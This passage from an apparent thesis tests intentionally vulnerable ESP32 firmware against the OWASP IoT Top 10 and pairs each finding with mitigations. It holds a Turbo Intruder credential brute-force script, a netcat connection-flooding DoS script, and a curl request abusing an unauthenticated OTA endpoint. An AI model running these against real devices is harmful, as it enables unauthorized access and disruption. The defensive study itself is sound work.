


Fig. 5.7. Dirb Scan V1.1

Now launch Burp Suite and begin intercepting the traffic. If configuring Burp Suite as a proxy is unfamiliar, an alternative is to use the browser integrated within the tool itself. For detailed guidance on penetration testing and Burp Suite usage, Khawaja's book [37] provides step-by-step explanations; in particular, page 78 covers the setup of Burp Suite as a proxy. By pressing the login button, a POST request will be captured by Burpsuite, similar to Figure 5.8, then send the request to TurboIntruder (by rightclick -> Externsions -> TurboIntruder)




Fig. 5.8. BurpSuite Request

Setup the TurboIntruder code to brute-force the credentials. In this case, we are trying to guess both, the username and the password, this method is exponentially expensive compared to just dealing with a password alone but as we know the credentials are weak, its feasible to try.

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    usernames = [line.strip() for line in open('/usr/share/wordlists/SecLists/Usernames/xato-net-10-million-usernames.txt')]
    passwords = [line.strip() for line in open('/usr/share/wordlists/SecLists/Passwords/2023-200_most_used_passwords.txt')]
    for username in usernames:
        for password in passwords:

            body = "user={0}&pass={1}".format(username, password)
            request = target.req.replace(b"user=&pass=", body.encode())
            engine.queue(request)

def handleResponse(req, interesting):
    if req.length != 116:
        table.add(req)
```

Fig. 5.9. TurboIntruder Code




Fig. 5.10. Requests

As displayed in figure 5.10 it took approximately 3800 seconds, roughly 1 hour to guess the credentials. In this case, they were weak, being user "pepe" and password "12345". Demonstrating the practical feasibility of a brute-force attack on devices with predictable credentials.

Regarding the second vulnerability, it can be seen once inside the network through packet capture using Wireshark. All communication is done through unencrypted HTTP plaintext. In this scenario, even without bruteforcing the password, its possible to sniff the credentials once the legitimate user logs in.




Fig. 5.11. Login Capture




Fig. 5.12. Credential Capture

As shown in figure 5.11 and Figure 5.12, Wireshark successfully captured the login credentials during a legitimate login attempt, due to the use of plaintext HTTP communication.

Mitigation To address the vulnerabilities identified in Version 1, the following mitigations are proposed:

For the A01:

- Replace hardcoded or weak credentials with user-defined credentials stored securely in the ESP32's non-volatile memory.
- Enforce strong password policies (minimum length, character complexity) [38].
- Implement account lockout after a certain number of failed attempts to mitigate brute-force attacks.

For the A07:

- Transition from HTTP to HTTPS by integrating TLS encryption through libraries such as ESPAsyncWebServer with SSL support.
- Use the Arduino Cloud development platform if possible instead of built-in Wi-Fi connections.
- Encrypt sensitive data at rest if any data is stored on the device.

5.3.2. Version 1.2

Introduction The second version of the software introduces a new remote service available over TCP. This service listens for incoming network connections and processes plain

text commands sent by clients. It is meant to simulate a basic command-and-control interface.

The service is implemented on the Arduino Nano ESP32 and runs on port 1337. It receives a command as a line of plain text, echoes it back to the client, logs the received command to the serial monitor, and stores it in a structure named `sensitiveLog`.

This version intentionally demonstrates the vulnerability *A2: Insecure Network Services*, by exposing an unauthenticated, unencrypted TCP service that accepts and logs arbitrary commands from any client in the local network. Combined with *A7: Insecure Data Transfer and Storage*, it allows cleartext sniffing of all input sent to the board.




Fig. 5.13. Graphical Representation Attack on Version 1.2

On figure 5.13 we can appreciate how the attacker can access the open (insecure) port and try to influence the board through it.

Analysis The insecure TCP service is implemented using the `WiFiServer` class and accepts any incoming connection without authentication. Before testing, the port may be discovered through an Nmap scan of the open ports in the target device. Since from the previous version we learned the target's IP, a simple Nmap scan can determine the open ports and the service running in them.




Fig. 5.14. Open Ports

As seen in figure 5.14, the port 1337 is open, since its a custom software, Nmap wasn't able to determine the service running on it but that information could be exposed in other cases.

To evaluate the impact of the insecure service exposed by the Arduino Nano ESP32, several practical attacks were performed using a local Kali Linux machine connected to the same unsecured Wi-Fi network as the target device. The goal was to assess the response of the firmware against common forms of exploitation from exposed ports, lack of authentication, and insecure data handling.

The first test conducted was a Basic Port Usage verification. This involved sending a simple command through a terminal using Netcat to the port exposed by the device. As displayed in figure 5.15, the message was echoed back immediately and was also printed via the serial interface. This confirmed the expected behaviour of the service, however, it also demonstrated a significant lack of basic security measures, such as input validation or authentication mechanisms. Any device on the same network could issue commands and receive responses without any form of access control.




Fig. 5.15. Basic TCP Usage

The second test focused on Long Input Handling to check for robustness against memory-based attacks. A string containing over 10,000 characters was transmitted via Netcat in a single message. This large payload aimed to trigger buffer overflows or heap exhaustion. As displayed on figure 5.16, the board managed to handle the connection and keep functioning property. However, as input length increases, the response time also degraded, with 1.000.000 characters, the connection stalled for at least 30 seconds. Since the device processes each incoming message sequentially, this delay blocks new connections until the current one is fully handled, ultimately encountering a Denial-of-Service (DoS) condition. This behaviour is illustrated in Figure 5.17, which demonstrates the blocking effect caused by excessively long inputs.




Fig. 5.16. 10k 'A's TCP Connection Test

Fig. 5.17. 1 Million TCP Connection Test

Following this, a Flooding Test was executed to simulate a Denial-of-Service (DoS) scenario by overwhelming the board with simultaneous connection attempts. Using a looped script on the Kali Linux machine, 100 concurrent Netcat sessions were initiated toward the same TCP port.

CÓDIGO 5.1. Bash script to simulate a DoS Flooding Test via concurrent `netcat` sessions.

```
#!/usr/bin/sh

# Flooding Test Script
# Purpose: Open 100 concurrent netcat sessions to simulate a DoS attack.

TARGET_IP="192.168.1.141"
TARGET_PORT=1337
CONNECTIONS=100
MESSAGE="DoS Test Message"

echo "[*] Launching $CONNECTIONS concurrent connections to $TARGET_IP:
    $TARGET_PORT..."

for i in $(seq 1 $CONNECTIONS); do
    echo -n "$MESSAGE from connection $i" | nc $TARGET_IP $TARGET_PORT &
done

# Wait for all background jobs to finish
wait

echo "[*] Flooding test complete."
```

Fig. 5.18. Flooding Test

The results were conclusive, as displayed in figure 5.18, the connections did not reach the board and were refused, provoking a DoS situation in which new incoming connections like the one on the second terminal where kept waiting until the flooding threats timed out. . Even after the initial flood ended, the connection remained unstable, and subsequent connection attempts continued to fail.

In a fourth test, Wireshark was used to analyse the nature of traffic between the client and the device. With the wireless network interface set to monitor mode, packet captures revealed that all communication was transmitted in plaintext, including the test commands. This unencrypted exchange of data means that any attacker passively sniffing the network traffic could read all instructions being sent to the device, making it highly susceptible to man-in-the-middle attacks, data replay, or credential harvesting if sensitive information were ever transmitted.




Fig. 5.19. Wireshark Capture TCP Command

Lastly, an example test on Payload Injection was carried out to assess the handling of potentially malicious strings. A message containing JavaScript or shell commands was sent to the service. While embedded devices do not usually run full operating systems that can be exploited directly, software that allows command injection can still represent a major risk in enterprise environments. In this case, the payload was not actively used or displayed; it was simply stored in a variable named sensitiveLog.lastTCPCommand for potential use in a later version. If in the future this data is used in a web interface or returned through an API without proper sanitization, the risk of cross-site scripting (XSS) or command injection would become critical.




Fig. 5.20. Cross Site Scripting Thorough TCP

Overall, these tests show that the insecure network service exposes the device to several types of vulnerabilities. These include unauthorized access, memory exhaustion, denial-of-service (DoS), information leakage, and potential injection attacks. All of the tests were carried out using simple methods that require very little effort from a local attacker, which highlights how easily the device could be compromised. This reinforces the importance of applying basic security practices in IoT systems, such as adding authentication, validating input, encrypting communication, and properly managing network connections.

Mitigation To address the vulnerabilities identified in this version of the firmware, a number of key mitigation strategies should be implemented.

Firstly, authentication must be introduced to prevent unauthorized access to the service. Sharing a secret or token-based system that restricts interactions to trusted clients could be one of the methods to fix this problem. Without such a mechanism, any device on the same network can issue commands freely, as demonstrated in the basic usage and flooding tests.

Secondly, the TCP service should be disabled when not in use or restricted to a specific set of known IP addresses. This would reduce its exposure and limit potential attack

vectors from unauthorized sources within the network.

Furthermore, encryption should be enforced to protect data in transit. Currently, all communications occur in plaintext, as confirmed through Wireshark captures. To prevent information disclosure and man-in-the-middle attacks, the firmware should implement TLS or transition to secure protocols such as HTTPS or MQTT over TLS.

To protect against flooding and denial-of-service attacks, rate limiting mechanisms should be added. These could include limiting the number of concurrent connections, introducing delays between requests, or setting timeouts to prevent long or stalled sessions from blocking access for others.

Lastly, input validation. All incoming commands should be properly sanitized and validated before processing or storing. This would help prevent the injection of malicious strings and reduce the risk of future vulnerabilities if stored data is later reused in interfaces such as a web dashboard or API.

By implementing these mitigations, the attack surface of the device can be significantly reduced, bringing the firmware in line with secure coding practices and the OWASP IoT Top 10 recommendations.

5.3.3. Version 1.3

Introduction The third version of the software introduces a method to update the board's firmware OTA (over the air), this type firmware updates has grown significantly popular due to their convenience and scalability.

The firmware update mechanism implemented in this version lacks essential security features such as authentication, integrity checks, or encryption. According to the OWASP IoT Top 10 (2018), a secure update mechanism should enforce strict access control, verify the authenticity and integrity of the firmware, and ensure safe delivery of updates [7].

In the current implementation, any device on the same network can send a POST request to the */update* endpoint with arbitrary data. The device will accept it and reboot, simulating a firmware update. There is no validation of the content, no authentication mechanism, and no encrypted channel for secure transport.




Fig. 5.21. Graphical Representation Attack on Version 1.3

On figure 5.21 we can appreciate a graphical example of how an attacker may take advantage of the insecure OTA implementation.

Analysis The firmware update mechanism implemented in this version of the Arduino Nano ESP32 firmware allows any device to send a raw HTTP POST request to the `/update` endpoint, where it will be accepted and processed without requiring any form of authentication or verification.

The update is handled using a check for the `"plain"` argument in the HTTP body (`server.hasArg("plain")`), and if present, its contents are read and printed before triggering a simulated firmware application via `ESP.restart()`.

The relevant portion of the update handler is shown below:

```
if (server.method() == HTTP_POST) {
  if (server.hasArg("plain")) {
    String firmwareData = server.arg("plain");
    ...
    ESP.restart();
  }
}
```

To test this behaviour, various `curl` commands were executed from a different device on the same network. A successful test was performed using: `curl -X POST http://192.168.0.100/update -H "Content-Type: text/plain" -data-binary "Test data"`, which resulted in a message stating that the firmware update was received and the device was rebooting, see 5.22. This demonstrated that the device accepted arbitrary plaintext data as a valid update. Further tests were conducted to observe how the server responded to malformed or non-expected payloads. When the request lacked the `"plain"` field (for instance, using `-d "firmware=..."`) or had a different content type such as `application/x-www-form-urlencoded`, the server responded with "Bad Request: No firmware payload." confirming that it strictly expects raw plaintext data, without format parsing or structure validation.

